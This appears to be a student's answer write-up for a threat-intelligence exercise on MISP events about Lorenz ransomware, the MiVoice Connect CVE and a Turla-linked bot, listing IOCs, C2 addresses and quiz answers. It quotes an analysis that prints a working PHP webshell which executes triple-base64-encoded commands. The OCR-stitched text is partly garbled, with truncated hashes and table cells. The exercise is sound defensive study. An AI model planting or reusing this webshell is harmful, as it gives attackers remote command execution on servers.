☐	2018-10-28	Other	**detection-ratio:** text	48/67



File Version Information

Copyright	Copyright © 2017
Product	Coala
Description	Coala
Original Name	cla.exe
Internal Name	cla.exe
File Version	1.0.0.0


Question 9: I entered a link I searched for on “Reddit” and found what I was looking for on the blog: the IP address.



The dropped binary is a bot client that will print **"IVEBEENEXECUTED"** on execution, and made below networking:

```
1. listening to (bind to 127.0.0.1) TCP/12645 < likely a command receiver port
2. callback to C2 (bind to LOCALIP:HIGHPORTS) at 209.126.69.167:2020 (IP = AS6428
```

Question 10: I looked in the newest version, there was a link and within that website I found the version I needed.



Question 10)

Find the CVE that is being exploited within MiVoice. Do some research on it and find out what version(s) of the MiVoice Connect software are vulnerable to this?

Format: Format: XX.X XXX and earlier

R19.2 SP3 and earlier

Question 11)

Find the link to the Arctic Wolf report on this attack, found within the same MISP Event. What is the filename and hash value associated with the persistence technique deployed by Turla in these attacks?

Format: Format: filename.extension, SHA256Hash


pdf_import_export.php, 07838ac8fd5a59bb741aae0cf3abf

Question 12)


In the Galaxies section of the large event about Lorenz Ransomware and the MiVoice attacks, click on the magnifying glass icon next to Lorenz Ransomware. When was the group first active?

Format: Format: Month Year

February 2021




□	Date ↑	Org	Category	Type	Value	Tags	Galaxies	Commen
□	2022-09-21		External analysis	link	https://arcticwolf.com/resources/blog/lorenz-ransomware-chiseling-in/			
□	2022-09-21		Network activity	ip-dst	138.197.218.11			Data exfl via FileZil
□	2022-09-21		Network activity	ip-dst	137.184.181.252			Used to e the Mitel (CVE-202



to avoid operational impact.

Product	Impacted Versions	Fixed Version
MiVoice Connect	R19.2 SP3 and earlier R14.x and earlier	MiVoice Connect R19.3 Mitel Security Advisory

Question 11: On the same page we find the answer under "persistence".




Persistence

It is worth noting that, after exploitation of the Mitel device, Lorenz did not immediately procee with any further activity for about a month. Upon returning to the Mitel device, the threat acto interacted with a webshell named `pdf_import_export.php` located in the path `/vhelp/pdf/en/.` The webshell expects a triple base64 encoded command sent via POST request.

```
<?php if(isset($_POST["ucba"])){try { $kka=$_POST["ucba"];
$lalldl=base64_decode(base64_decode(base64_decode($kka)));
$handle = popen("$lalldl 2>&1", "r");
$read = fread($handle, 2096);
echo base64_encode(base64_encode(base64_encode($read)))."|\n"
;pclose($handle); } catch (Exception $e) {}; };?>
```

Context	Webshell
SHA256	07838ac8fd5a59bb741aae0cf3abf48296677be7ac0864c4f124c2e168c0af94
Filename	pdf_import_export.php

Question 12: I entered Lagy in "Lorenz ransomware" and found the date.



Description	Lorenz is a ransomware group that has been active since at least February 2021 and like many ransomware groups, performs double-extortion by exfiltrating data before encrypting systems.